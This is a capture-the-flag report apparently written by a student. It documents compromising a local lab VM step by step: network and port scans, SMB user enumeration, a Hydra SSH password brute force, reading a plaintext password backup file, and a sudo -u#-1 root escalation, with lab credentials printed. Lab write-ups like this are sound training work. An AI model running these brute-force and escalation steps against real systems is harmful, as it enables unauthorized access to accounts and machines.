Capture The Flag Report

Anna Bargamian

Step 1: Netdiscover

-By using the **sudo netdiscover** command it provides information about the live hosts and their IP addresses on the local network

-Thus, identifying the target with the IP address of 192.168.56.101

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
```

```
File  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:05      1      60  Unknown vendor
192.168.56.100  08:00:27:c3:3a:56      2     120  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:ff:08:4d      2     120  PCS Systemtechnik GmbH
```

Step 2: NMAP

-When using **nmap** to scan the network with the IP address: 192.168.56.101

-**sS**: Preforms a TCP SYN scan. Which sends packets to the target ports and if the target responds with a SYN-ACK packet it is indicated that the port is open


-It then discovers the open ports: 22, 80, 139, 445, 8009, 8080

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -A  192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 20:11 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --s
Nmap scan report for 192.168.56.101
Host is up (0.00052s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:FF:08:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-04-11T20:11:29-04:00
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-12T00:11:29
|_  start_date: N/A
```

Step 3

-At this point, when you plug in the IP address: 192.168.56.101 into a web browser, there is an active webpage




Step 4: Nikto


- When running the web server scanner **Nikto** with the **–url** specification it discovers a /development directory

```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -url http://192.168.56.101
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2024-04-11 20:13:22 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas
ng-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28, mtime: gzip. See: http://cve.mitre.org
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /development/: Directory indexing found.
+ /development/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-04-11 20:14:00 (GMT-4) (38 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Step 5

- Once navigating to the 192.168.56.101/development webpage there was a message from k stating that j's password was weak.





Step 6: enum4linux

-Then once running the **enum4linux** command it enumerates two local users with the usernames of "kay" and "jan"

```
┌──(kali㉿kali)-[~]
└─$ sudo enum4linux 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Apr 11 20:16:20 2024

 ========================== ( Target Information ) ==========================

Target ........... 192.168.56.101
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============= ( Enumerating Workgroup/Domain on 192.168.56.101 ) =============


[+] Got domain/workgroup name: WORKGROUP


 ============ ( Nbtstat Information for 192.168.56.101 ) ============

Looking up status of 192.168.56.101
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================== ( Session Check on 192.168.56.101 ) ==========================


[+] Server 192.168.56.101 allows sessions using username '', password ''


 ============ ( Getting domain SID for 192.168.56.101 ) ============

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```

```
I] Found new SID:
-1-5-32

+] Enumerating users using SID S-1-5-32 and logon username '', password ''

-1-5-32-544 BUILTIN\Administrators (Local Group)
-1-5-32-545 BUILTIN\Users (Local Group)
-1-5-32-546 BUILTIN\Guests (Local Group)
-1-5-32-547 BUILTIN\Power Users (Local Group)
-1-5-32-548 BUILTIN\Account Operators (Local Group)
-1-5-32-549 BUILTIN\Server Operators (Local Group)
-1-5-32-550 BUILTIN\Print Operators (Local Group)

+] Enumerating users using SID S-1-22-1 and logon username '', password ''

-1-22-1-1000 Unix User\kay (Local User)
-1-22-1-1001 Unix User\jan (Local User)

+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', passwo

-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

 ========================== ( Getting printer info for 192.168.56.101 ) ==========================

o printers returned.


num4linux complete on Thu Apr 11 20:17:08 2024
```

Step 7: Hydra

- **Hydra** is used to conduct a brute force attack, using the rockyou.txt password list, which is when jan's password is discovered.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l jan -P /home/kali/Desktop/rockyou.txt 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-11 20:21:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 14 active
[STATUS] 122.00 tries/min, 366 tries in 00:03h, 14344035 to do in 1959:35h, 14 active
[STATUS] 102.29 tries/min, 716 tries in 00:07h, 14343685 to do in 2337:12h, 14 active
[22][ssh] host: 192.168.56.101   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-11 20:28:52
```

Step 8: SSH

-Using the **SSH** command-line tool it allows a secure connection to login under jan's account.

-Once logged in the **cd ..** command is used to navigate one level up in the directory.

-Then using the **ls** command in the home directory, it displays both kay and jan's user accounts

-Again, navigating another level to kays directory the pass.bak file was found

```
┌──(kali㉿kali)-[~]
└─$ ssh jan@192.168.56.101
jan@192.168.56.101's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Apr 11 21:15:45 2024 from 192.168.56.102
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$
```

Step 9: SSH

-By using the **vi** command the pass.bak file is opened in a text editor where you can see kay's password in plain text.

```
ast login: Thu Apr 11 21:15:45 2024 from 192.168.56.102
an@basic2:~$ cd ..
an@basic2:/home$ ls
an  kay
an@basic2:/home$ cd kay
an@basic2:/home/kay$ ls
ass.bak
an@basic2:/home/kay$ vi pass.back
```

```
File  Actions  Edit  View  Help
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
~
~
~
~
~
~
~
~
```

Step10: SSH

- Then by using the **SSH** command-line tool it allows a secure connection to login under kay's account.
- Once logged in, to verify that kay can run commands at elevated privileges the **sudo –l** command is used.

```
┌──(kali㉿kali)-[~]
└─$ ssh kay@192.168.56.101
kay@192.168.56.101's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Thu Apr 11 21:50:10 2024 from 192.168.56.102
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
```

Step 11:

- The **sudo –u#-1 /bin/bash** command is used to implement the elevated root privileges
- To access the root directory the **cd / root** command is used
- Then using the **ls** command again, the flag.txt file is discovered.
- Finally, the **cat** command displays the flag

```
kay@basic2:~$ sudo -u#-1 /bin/bash
root@basic2:~# cd /root
root@basic2:/root# ls
flag.txt
```

```
root@basic2:/root# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:/root#
```